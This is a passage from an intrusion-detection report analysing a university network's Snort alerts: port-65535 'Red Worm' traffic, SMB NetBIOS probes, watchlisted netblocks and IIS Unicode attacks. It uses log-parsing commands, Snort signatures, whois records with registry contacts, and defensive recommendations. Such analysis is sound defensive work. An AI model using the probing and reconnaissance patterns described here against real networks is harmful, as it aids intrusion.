The only port targeted on **MY.NET.84.151** besides TCP 65535 is one alert on port 25, smtp, but this does not automatically mean it is a Unix machine, or a mail server, for that matter; no other ports besides 65535 were targeted on **MY.NET.88.193**.

Traffic for this alert shows port of 65535 for both source and various destination ports, which is contrary to the worm, which listens on port 65535 for a telnet session:
grep "MY\.NET\.84\.151" .DelimitedAndSorted | awk -F ";" '{print $2,$4,$6}' | sort | uniq -c | sort -rn | head

Count	***Alert***	***Src***	***Dst***
5974	High port 65535 tcp - possible Red Worm - traffic	1025	65535
4907	High port 65535 tcp - possible Red Worm - traffic	2130	65535
4878	High port 65535 tcp - possible Red Worm - traffic	65535	1025
4618	High port 65535 tcp - possible Red Worm - traffic	2075	65535
3940	High port 65535 tcp - possible Red Worm - traffic	65535	2075
2953	High port 65535 tcp - possible Red Worm - traffic	65535	2130
2508	High port 65535 tcp - possible Red Worm - traffic	4168	65535
2034	High port 65535 tcp - possible Red Worm - traffic	65535	4168
1574	High port 65535 tcp - possible Red Worm - traffic	1967	65535
1311	High port 65535 tcp - possible Red Worm - traffic	3115	65535

Adore is a "smart" worm – it checks to see if a system is already infected before it runs scripts, and removes all traces of its existence, besides the backdoor. So we should not see "re-infecting" of the same systems if this is actually the Adore Worm. In the case for these alerts, hosts are sending traffic repeatedly to the same hosts over 65535.

The Adore worm will scan for hosts on ports 20, 21, 53, 111, and 515 for the exploits. However, in the alerts logs, we see only activity related to the "Red Worm" alert associated with 65535. A small number of other (non-Adore) alerts are targeted to ports 20, 21, and 111, but no alerts targeted ports 53 or 515 (according to *AllDestPortsReport.xls*).

Was this the only event the attackers triggered? *Yes*
Checking all alerts for **MY.NET.84.151** and **MY.NET.88.193** and **80.14.23.232**

MY.NET.84.151	147899 High port 65535 tcp - possible Red Worm – traffic
MY.NET.88.193	55807 High port 65535 tcp - possible Red Worm - traffic
80.14.23.232	45498 High port 65535 tcp - possible Red Worm - traffic


Was it a false positive? *Most Likely*
This worm is almost 2 years old, and well documented; most systems should have been patched for the original worm by now. It is possible that this alert is picking up on some other variant of the worm, or an attempt to detect previously infected hosts. The sheer number of alerts caused by this one alert demands that it be investigated, in any case.

Suspicious Behavior:
Although the traffic over 65535 does not fit the worm's profile, what is suspicious is the fact that these several hosts were involved in receiving and sending large amounts of traffic over port 65535. The worm is said to scan for vulnerable hosts from random Class B subnets on the network, but over ports for the exploits (21, 53, 111, 515), not 65535. We see port 65535 traffic in the logs bouncing between certain Class B networks, including MY.NET. The traffic is likely due to automated scans of several hosts, both internal and external, performed by both internal and external hosts. The patterns, however, are disturbing, for they seem to be due to a non-manual process, possibly a script looking for hosts listening on 65535. Whether the intent of this traffic is to see if a "trojaned" telnet service is listening, or to simply fingerprint the systems, is not clear. It is not determinable what is being scanned for, but the use of port 65535 is indicative of packet crafting, and therefore should be considered suspicious and investigated.

In order to better understand the patterns of this suspicious traffic, a "link graph" analysis shows graphically how this traffic involved several hosts, both internal and external. For each connection, internal hosts (MY.NET.) are always sending or receiving traffic on port 65535, and external hosts are sending or receiving traffic over ephemeral ports.

It is interesting to note some possible patterns in the top 20 connections involving port 65535; all connections involve either MY.NET.84.151 or MY.NET.88.193, with the top 14 involving NET.84.151. Host **83.14.23.232** sent/received over twice the number of packets to/from MY.NET.84.151 as any other host, and should be placed on a watchlist (this host did not show up in the scans logs). The traffic seems to favor certain Class B networks; hosts from 80.14.X.X and 80.200.X.X show up repeatedly for both internal hosts, and 172.186.X.X had two hosts sending large amounts of traffic. Some worms such as Nimda are known to exhibit behavior that scans for hosts within certain subnets, based on an algorithm. Although we do not have enough information to make any conclusions, these patterns look suspicious and should be investigated for possible compromise.

Figure 1: Link Graph of Scanning Hosts



Is there any corresponding activity from MY.NET that indicates compromise around this timeframe? *No*

$ grep "01/12-07" .DelimitedAndSorted | awk -F ";" '{print $2}' | sort | uniq -c | sort -rn | head

```
  17020  High port 65535 tcp - possible Red Worm - traffic
    819  spp_http_decode -  IIS Unicode attack detected
    383  TFTP - External UDP connection to internal tftp server
    113  Watchlist 000220 IL-ISDNNET-990517
    101  High port 65535 udp - possible Red Worm - traffic
     81  SMB Name Wildcard
     51  IDS552/web-iis_IIS ISAPI Overflow ida nosize
     29  Queso fingerprint
```

7 IRC evil - running XDCC
1 TFTP - Internal UDP connection to external tftp server

This traffic shows alerts in red which are characteristic of Nimda or Code Red/Code Red II (see Nimda alerts for explanation). A deeper look into each of these alerts showed no correlation between internal hosts for any compromises.

Correlations

A lookup on RIPE reveals for host: **80.14.23.232**

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum:      80.14.23.0 - 80.14.23.255
netname:      IP2000-ADSL-BAS
descr:        BSPUT105 Puteaux Bloc1
country:      FR
admin-c:      WITR1-RIPE
tech-c:       WITR1-RIPE
status:       ASSIGNED PA
remarks:      for hacking, spamming or security problems send mail to
remarks:      postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks:      for ANY problem send mail to gestionip.ft@francetelecom.com
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.com 20020109
source:       RIPE
route:        80.14.0.0/16
descr:        France Telecom
descr:        Wanadoo Interactive
remarks:      ----------------------------------------
remarks:      For Hacking, Spamming or Security problems
remarks:      send mail to      abuse@francetelecom.net
remarks:      ----------------------------------------
origin:       AS3215
mnt-by:       RAIN-TRANSPAC
mnt-by:       FT-BRX
changed:      karim@rain.fr 20011221
source:       RIPE
role:         Wanadoo Interactive Technical Role
address:      WANADOO INTERACTIVE
address:      48 rue Camille Desmoulins
address:      92791 ISSY LES MOULINEAUX CEDEX 9
address:      FR
phone:        +33 1 58 88 50 00
e-mail:       abuse@wanadoo.fr
e-mail:       postmaster@wanadoo.fr
admin-c:      FTI-RIPE
tech-c:       TEFS1-RIPE
nic-hdl:      WITR1-RIPE
notify:       gestionip.ft@francetelecom.com
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.com 20010504
changed:      gestionip.ft@francetelecom.com 20010912
changed:      gestionip.ft@francetelecom.com 20011204
source:       RIPE
```

With Scans Logs:
The Adore worm depends on scanning for other hosts in order to propagate. However, a check of the top 25 ports scanned reveals that only port 21 even shows up with 26,840 alerts; we do not see methodical scanning of ports 111, 20, 21, 53, and 515 in the Scans logs. In fact, the targeted ports included NetBIOS (137) services, which are unique to Windows hosts, further pointing to evidence that these alerts were caused by something other than the Adore worm.

$ cat scans | awk '$5 == "->" { print $6 }' | cut -d : -f 2 | sort | uniq -c | sort -rn | head
2544472 6257
123214 445
80623 80
77293 41170
72932 27005
40724 135
40202 **137** **NetBIOS**
38462 1214
26840 21 **Telnet**
24782 443
11787 1433

Neither **MY.NET.84.151** nor **MY.NET.88.193** shows up in the scans logs as having performed scanning. Both hosts were scanned for open ports 80, 445, and 135, but not port 65535.

With OOS Logs:
Neither the hosts **MY.NET.84.151** and **MY.NET.88.193** nor the ports (111, 20, 21, 53, and 515, or 65535) associated with this alert show up in any of the Top 10 lists for OOS logs

With External resources:

- Michael Wilkinson suggests that another possibility for this traffic is the RC Trojan, which uses TCP port 65535, and targets Windows hosts. Not much is known about this trojan.
- http://www.sans.org/y2k/adore.htm
- http://securityresponse.symantec.com/avcenter/venc/data/linux.adore.worm.html
- http://www.sans.org/rr/threats/mutation.php (excellent technical treatise)

Recommendations
Even though it is inconclusive whether or not the internal hosts have been infected with the worm, **MY.NET.84.151** and **MY.NET.88.193** should be checked:

- Dartmouth's ISTS has developed a utility called Adorefind that will detect the adore files on an infected system; an administrator should download and run this tool
- Block outbound email to the addresses listed above, as well as the website address go.163.com
- Ensure all systems are patched for the exploits associated with LPRng, rpc-statd, wu-ftpd and BIND
-

Some additional best practice security recommendations are:

- Turn off and remove unneeded services. This offers less avenues of attack and keeps patch management to a minimum
- If a blended threat exploits one or more network services, disable, or block access to, those services until a patch is applied.
- Always keep your patch levels up-to-date, especially on computers that host public services and are accessible through the firewall, such as HTTP, FTP, mail, and DNS services.
- Enforce a password policy. Complex passwords make it difficult to crack password files on compromised computers. This helps to prevent or limit damage when a computer is compromised.
- Configure your email server to block or remove email that contains file attachments that are commonly used to spread viruses, such as .vbs, .bat, .exe, .pif and .scr files.
- Isolate infected computers quickly to prevent further compromising your organization. Perform a forensic analysis and restore the computers using trusted media.
- Train employees not to open attachments unless they are expecting them. Also, do not execute software that is downloaded from the Internet unless it has been scanned for viruses. Simply visiting a compromised Web site can cause infection if certain browser vulnerabilities are not patched.

The ISP for **80.14.23.232** should be contacted and informed of the massive scanning taking place from their network

SMB Name Wildcard (50,587 alerts, 13% of total alerts Severity: Medium)

Description

This SMB Wildcard alert identifies attempts by hosts to enumerate shared directories on a windows system, and is quite common within windows networks; Windows machines often exchange these queries as a part of the filesharing protocol to determine NetBIOS names when only IP addresses are known. However, this type of query, when originating from an external network, is usually a pre-attack probe to gather NetBIOS name table information such as workstation name, domain, and a list of currently logged in users.

Typical Snort Alert:

01/06-00:07:21.510491 [**] SMB Name Wildcard [**] 64.231.37.92:1025 -> MY.NET.190.100:137

Possible Triggering Snort Rule:

```
alert udp any any -> $HOME_NET 137 (msg:"SMB Name Wildcard";
content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)
```

Statistics

Top 10 Source Hosts:

grep "SMB Name Wildcard" .DelimitedAndSorted | awk –F ";" '{print $2,$3}' | sort | uniq -c | sort –rn | head

777 SMB Name Wildcard **212.194.157.77**
298 SMB Name Wildcard 200.84.76.226
283 SMB Name Wildcard 61.234.196.148
267 SMB Name Wildcard 137.45.69.167
248 SMB Name Wildcard 212.59.27.204
243 SMB Name Wildcard 62.89.67.162
243 SMB Name Wildcard 165.228.7.72
236 SMB Name Wildcard 203.162.15.76
234 SMB Name Wildcard 200.164.23.30
230 SMB Name Wildcard 81.195.171.10

Top 10 Destination Hosts:

grep "SMB Name Wildcard" .DelimitedAndSorted | awk –F ";" '{print $2,$5}' | sort | uniq -c | sort –rn | head

433 SMB Name Wildcard **MY.NET.132.50**
207 SMB Name Wildcard MY.NET.137.18
177 SMB Name Wildcard MY.NET.190.17
129 SMB Name Wildcard MY.NET.133.225
126 SMB Name Wildcard MY.NET.133.251
123 SMB Name Wildcard MY.NET.134.251
122 SMB Name Wildcard MY.NET.6.16
122 SMB Name Wildcard MY.NET.134.243
121 SMB Name Wildcard MY.NET.134.242
120 SMB Name Wildcard MY.NET.134.253

Analysis

Was it a false positive? *No*

Unfortunately, all of these alerts appear to be valid, for the traffic originates from external hosts, and is targeted at internal hosts.

Was this the only event the attacker triggered?

It appears that this alert was caused by many different external hosts, rather than a few. The top source IP addresses don't show up on the top source-destination host pairs, which means that a large number of external IPs queried a variety of different internal hosts, with no single internal host being the ultimate target of attack. This alert was likely caused by a scanner, targeting port 137 (NetBIOS) across multiple subnets of MY.NET.

Correlations

With Other Alerts:

```
$ awk -F ";" '/MY\.NET\.132\.50/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
   433  SMB Name Wildcard
    15  High port 65535 tcp - possible Red Worm - traffic
    10  Incomplete Packet Fragments Discarded
     7  Watchlist 000220 IL-ISDNNET-990517
     3  Tiny Fragments - Possible Hostile Activity
     1  Null scan!
     1  EXPLOIT x86 NOOP
```

With Scans:

MY.NET.132.50: 150 packets - SYN packets to the standard scanned ports (21, 80, 443, 445, etc), also received a majority of strange packets to various high ports, with the ACK, RST, FIN flags set, and received 1 UDP packet from 61.234.196.148, correlating with the SMB traffic.

```
1 61.234.196.148:7221 MY.NET.132.50:137 UDP
```

With OOS: Ports 137 traffic did not make any top 10 lists for the OOS logs

With External resources:

- http://archives.neohapsis.com/archives/snort/2000-01/0222.html
- http://www.giac.org/practical/Lorraine_Weaver_GCIA.zip
- "Global file sharing and inappropriate information sharing via NetBIOS and Windows NT ports 135->139 (445 in Windows2000) …" is listed seventh in the Ten Most Critical Internet Security Threats from The SANS Institute (see http://www.sans.org/topten.htm)
- An article "Port 137 Scanning" by Bryce Alexander at http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

Recommendations

It is generally considered best practice to not allow external hosts to utilize the NetBIOS name service, as it provides reconnaissance information that could be used in a subsequent attack. This inbound traffic should be blocked by a border router or firewall.

Watchlist 000220 IL-ISDNNET-990517

(41431 alerts, 10% of total alerts Severity: Medium)

Watchlist 000222 NET-NCFC

(4019 alerts, 1% of total alerts Severity: Medium)

Description

These alerts indicate that traffic has been detected from/to networks placed on a "watchlist", most likely due to prior malicious or inappropriate behavior. Watchlist 000220 IL-ISDNNET-990517 is meant to watch all traffic originating from Israeli ISP Bezeq International (ISDN.NET.IL). Similarly, Watchlist 000222 NET-NCFC is meant to watch all traffic originating from Computer Network Center Chinese Academy of Sciences. As a result, customized Snort rules have been written to alert on all packets going to or coming from hosts on such networks.

Typical Snort Alert

01/06-00:02:20.174780 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.27.6:2629 -> MY.NET.84.244:2320

01/06-02:48:35.672817 [**] Watchlist 000222 NET-NCFC [**] 159.226.50.15:19485 -> MY.NET.111.140:80

Possible Triggering Snort Rule

alert TCP 212.179.0.0/16 any -> $HOME_NET any (msg:"Watchlist 000220 IL-ISDNNET-990517";)

alert TCP 159.226.0.0/16 any -> $HOME_NET any (msg:"Watchlist 000222 NET-NCFC";)

Statistics

Watchlist 000220 IL-ISDNNET-990517

$ grep "Watchlist 000220" .DelimitedAndSorted | awk -F ";" '{print $2,$3,$5,$6}' | sort | uniq -c | sort -rn | head

```
   5292  Watchlist 000220 IL-ISDNNET-990517   212.179.98.108  MY.NET.113.4 1214
   3930  Watchlist 000220 IL-ISDNNET-990517   212.179.1.145  MY.NET.113.4 1214
   1702  Watchlist 000220 IL-ISDNNET-990517   212.179.107.228  MY.NET.177.58 1100
   1409  Watchlist 000220 IL-ISDNNET-990517   212.179.127.11  MY.NET.15.71 6699
   1267  Watchlist 000220 IL-ISDNNET-990517   212.179.107.228  MY.NET.90.136 1254
   1072  Watchlist 000220 IL-ISDNNET-990517   212.179.35.118  MY.NET.153.179 1259
    916  Watchlist 000220 IL-ISDNNET-990517   212.179.96.232  MY.NET.82.248 1214
    864  Watchlist 000220 IL-ISDNNET-990517   212.179.86.73  MY.NET.85.114 2887
    766  Watchlist 000220 IL-ISDNNET-990517   212.179.107.228  MY.NET.90.212 1233
    698  Watchlist 000220 IL-ISDNNET-990517   212.179.99.58  MY.NET.91.252 1237
```

Top 10 Attacked Ports

$ grep "Watchlist 000220" .DelimitedAndSorted | awk -F ";" '{print $6}' | sort | uniq -c | sort -rn | head

```
10389 1214      Kazaa
1951 1237       tsdos (Terminal Services for DOS)
1737 1100       mctp
1409 6699       IRCU
1353 1254       de-noc
1300 2095       nbx-ser
1072 1259       Open Network Library Voice
864 2887        aironet
766 1233        Universal App Server
650 2326        IDCP
```

Watchlist 000222 NET-NCFC

Top 10 Hosts Pairs

$ grep "Watchlist 000222" .DelimitedAndSorted | awk -F ";" '{print $2,$3,$5,$6}' | sort | uniq -c | sort -rn | head

```
    237  Watchlist 000222 NET-NCFC   159.226.49.25  MY.NET.112.30 4852
    226  Watchlist 000222 NET-NCFC   159.226.154.1  MY.NET.145.18 80
    215  Watchlist 000222 NET-NCFC   159.226.119.6  MY.NET.100.237 9080
    201  Watchlist 000222 NET-NCFC   159.226.49.25  MY.NET.112.30 4861
    130  Watchlist 000222 NET-NCFC   159.226.139.1  MY.NET.109.76 1455
    115  Watchlist 000222 NET-NCFC   159.226.238.63  MY.NET.162.91 4380
    100  Watchlist 000222 NET-NCFC   159.226.238.63  MY.NET.162.91 4379
     95  Watchlist 000222 NET-NCFC   159.226.238.63  MY.NET.162.91 4381
     90  Watchlist 000222 NET-NCFC   159.226.39.166  MY.NET.87.123 4701
     82  Watchlist 000222 NET-NCFC   159.226.139.242  MY.NET.139.230 25
```

Top 10 Attacked Ports

$ grep "Watchlist 000222" .DelimitedAndSorted | awk -F ";" '{print $6}' | sort | uniq -c | sort -rn | head

341 80	**http**
237 4852	Unassigned
215 9080	Groove GLRPC
201 4861	Unassigned
130 1455	ESL License Manager
115 4380	Unassigned
101 25	**smtp**
100 4379	Unassigned
95 4381	Unassigned
90 4701	Unassigned

Analysis

It appears that all of the traffic associated with the *Watchlist 000220* alerts originated from 212.79.*.* and was designated for MY.NET. The majority of the traffic was from Kazaa users (Kazaa is a peer-to-peer file sharing application). Other traffic includes hitting ports that provide IRC (Internet Relay Chat) or remote terminal services. Any of these types of services open up security "holes", which may explain why this netblock was put on a watchlist originally.

Traffic associated with *Watchlist 000222* alerts originated from 159.226.*.* and were designated for MY.NET. Both web and mail services were targeted, along with quite a few unassigned ports. This traffic looks like reconnaissance activity, targeting either very common service (web, mail) to appear as legitimate traffic, or targeting obscure ports, which will likely be closed, in order to determine if the host is "alive". This traffic should be viewed as suspicious. Depending on the flags set, traffic hitting closed ports can elicit an expected response. In this way, remote hosts can map an internal network for live hosts, setting up future attacks.

Correlations

A lookup on RIPE reveals the following for this netblock: 212.179.0.0

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum:      212.179.0.0  - 212.179.0.255
netname:      REDBACK-EQUIPMENT
mnt-by:       INET-MGR
descr:        BEZEQINT-EQUIPMENT
country:      IL
admin-c:      MR916-RIPE
tech-c:       ZV140-RIPE
status:       ASSIGNED PA
remarks:      please send ABUSE complains to abuse@bezeqint.net
remarks:      INFRA-AW
notify:       hostmaster@bezeqint.net
changed:      hostmaster@bezeqint.net 20021020
source:       RIPE
route:        212.179.0.0/18
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@bezeqint.net
mnt-by:       AS8551-MNT
changed:      hostmaster@bezeqint.net 20020618
source:       RIPE
person:       Miri Roaky
address:      bezeq-international
address:      40 hashacham
address:      petach tikva 49170 Israel
phone:        +972 1 800800110
fax-no:       +972 3 9203033
```

e-mail: hostmaster@bezeqint.net
mnt-by: AS8551-MNT
nic-hdl: MR916-RIPE
changed: hostmaster@bezeqint.net 20021027
changed: hostmaster@bezeqint.net 20030204
source: RIPE
person: Zehavit Vigder
address: bezeq-international
address: 40 hashacham
address: petach tikva 49170 Israel
phone: +972 1 800800110
fax-no: +972 3 9203033
e-mail: hostmaster@bezeqint.net
mnt-by: AS8551-MNT
nic-hdl: ZV140-RIPE
changed: hostmaster@bezeqint.net 20021027
changed: hostmaster@bezeqint.net 20030204
source: RIPE

An ARIN lookup on 159.226.39.166 reveals:

OrgName: The Computer Network Center Chinese Academy of Sciences
OrgID: CNCCAS
Address: P.O. Box 2704-10,
Address: Institute of Computing Technology Chinese Academy of Sciences
Address: Beijing 100080, China
City:
StateProv:
PostalCode:
Country: CN

NetRange: 159.226.0.0 - 159.226.255.255
CIDR: 159.226.0.0/16
NetName: NCFC
NetHandle: NET-159-226-0-0-1
Parent: NET-159-0-0-0-0
NetType: Direct Assignment
NameServer: NS.CNC.AC.CN
NameServer: GINGKO.ICT.AC.CN
Comment: The information for POC handle QH3-ARIN has been reported to
Comment: be invalid. ARIN has attempted to obtain updated data, but has
Comment: been unsuccessful. To provide current contact information,
Comment: please email hostmaster@arin.net.
RegDate: 1992-06-11
Updated: 2002-10-08

TechHandle: QH3-ARIN
TechName: Xiqiong, Zhang
TechPhone: 10 82616000
TechEmail: zxq@cstnet.net.cn

With Other Alerts:

```
$ awk -F ";" '/MY\.NET\.113\.4/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
  9306  Watchlist 000220 IL-ISDNNET-990517
    28  High port 65535 tcp - possible Red Worm - traffic
    26  Queso fingerprint
    17  Port 55850 tcp - Possible myserver activity - ref. 010313-1
    15  Possible trojan server activity
    10  Incomplete Packet Fragments Discarded
     5  EXPLOIT x86 setuid 0
     1  EXPLOIT x86 setgid 0
$ awk -F ";" '/MY\.NET\.87\.123/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
  1341  Watchlist 000222 NET-NCFC
     4  spp_http_decode -  IIS Unicode attack detected
```

With Scans:
MY.NET.113.4: Received SYNs to standard ports (21, 80, 135, 443, 445), Vecna scans to 1214, Xmas Scans to 1214 and 65535, Invalid flags set to port 0, 1214. Sent packets from 1214 (indicates Kazaa is used by this host).
MY.NET.87.123: Received SYNs to 80, 443, 135, 445, Sent SYNs to 80.

With OOS:
MY.NET.113.4: Received 62 packets, majority to 1214, few to 65535 and 0.

Nothing from the Watchlist hosts was seen in the Scans or OOS logs.

Other analysts have noticed these Watchlist Alerts, with similar analysis:
Lorraine Weaver
PJ Goodwin

Recommendations
Watchlist 000220
If the type of traffic being allowed into the internal network, such as p2p filesharing, remote terminal services, and IRCs, does not comply with the University's Corporate Security Policy/Acceptable Usage Policy, then actions should be taken accordingly, such as blocking these ports at the firewall, setting router ACLs to deny all by default, and evaluating all incoming traffic on a case-by-case basis. In particular, p2p filesharing services like Kazaa are not necessarily destructive, but do impact bandwidth and file system storage, and should be monitored. Additionally, the ISP for this watchlist should be contacted if excessive bandwidth use or remote attacks associated with terminal services are detected.

Firewall rulesets should be re-evaluated, and periodic portscans of the internal network performed to ensure compliance with Corporate Security Policy and Acceptable Usage Policy. In particular, the number one attacked host, **MY.NET.113.4** was targeted at least twice as many times as any other host, and should be given due consideration.

Watchlist 000222
It is important to maintain or increase logging for email servers and web servers. Where possible, security should be implemented at the border routers and bastion firewalls. The default incoming firewall / router ACL policy should be "deny all". Allow incoming traffic on a case-by-case basis.

Firewall rulesets should be examined and all unnecessary traffic to and from the MY.NET network should be disallowed. This traffic should be continually monitored for possible exploits that may have been initiated from noticed reconnaissance activity, and the ISP contacted accordingly.

For more information on blocking unnecessary incoming port traffic, see:
http://www.sans.org/infosecFAQ/blocking_cisco.htm
http://www.sans.org/infosecFAQ/blocking_ipchains.htm

Microsoft IIS Web Server Attacks/Worms:

- **spp_http_decode - IIS Unicode attack detected**
- **IDS552/web-iis_IIS ISAPI Overflow ida nosize**
- **TFTP - Internal UDP connection to external tftp server**
- **NIMDA - Attempt to execute cmd from campus host**

See **Appendix** for General IIS Exploits Explanations

spp_http_decode - IIS Unicode attack detected

(41,079 alerts, 10% of total alerts Severity: High)

Description

This is an alert picked up by the Snort http_decode preprocessor. The preprocessor decodes http URL requests into ASCII strings in an "out of band" fashion in order to catch attackers trying to trick web servers (checks ports 80 or 8080 typically) into executing malicious commands. These types of attacks aimed at IIS web servers are typically attempting to exploit the IIS Directory Traversal Vulnerability. This vulnerability has been extensively documented as being a primary infection vector for both the sadmind and Nimda worms.

Typical Snort Alert

01/06-00:07:27.042492 [**] spp_http_decode: IIS Unicode attack detected [**]
64.208.144.148:1597 -> MY.NET.177.37:80

Possible Triggering Snort Rule: None, http _decode preprocessor alerts on this

Statistics

Top 10 Source Hosts:
grep "IIS Unicode" .DelimitedAndSorted | awk –F ";" '{print $3}' | sort | uniq -c | sort –rn | head
6795 MY.NET.112.204
4135 MY.NET.85.74
2357 **148.246.52.7** **Mexican ISP**
1305 MY.NET.153.110
1264 MY.NET.84.133
1251 MY.NET.85.87
1234 MY.NET.144.61
926 MY.NET.183.59
839 **35.10.87.70** **American University**
820 MY.NET.122.118

Top 10 Destination Hosts:
grep "IIS Unicode" .DelimitedAndSorted | awk –F ";" '{print $5}' | sort | uniq -c | sort –rn | head
6794 61.236.39.3 CRTC (Chinese ISP)
2227 207.200.86.66 AOL
2157 207.200.86.97 AOL
1497 MY.NET.70.207
1387 MY.NET.99.36
1327 61.129.67.78 ZHEJIANG-DAILY (Chinese ISP)
1016 207.200.89.193 AOL
760 64.95.120.131 Sega of America
747 211.117.63.223 Korea Network Information Center
636 211.233.32.56 Korea Network Information Center

Top 10 Host Pairs:
grep "IIS Unicode" .DelimitedAndSorted | awk –F ";" '{print $3,$5,$6}' | sort | uniq -c | sort –rn | head -25
6794 MY.NET.112.204 61.236.39.3 80
2044 **MY.NET.85.74** 207.200.86.66 80
2012 **MY.NET.85.74** 207.200.86.97 80
1216 MY.NET.144.61 61.129.67.78 80
839 35.10.87.70 MY.NET.99.36 80
760 **MY.NET.122.118** 64.95.120.131 80
747 MY.NET.153.110 211.117.63.223 80
731 195.25.191.82 MY.NET.70.207 80
632 MY.NET.84.133 211.233.32.56 80
548 193.10.173.142 MY.NET.99.36 80

Analysis

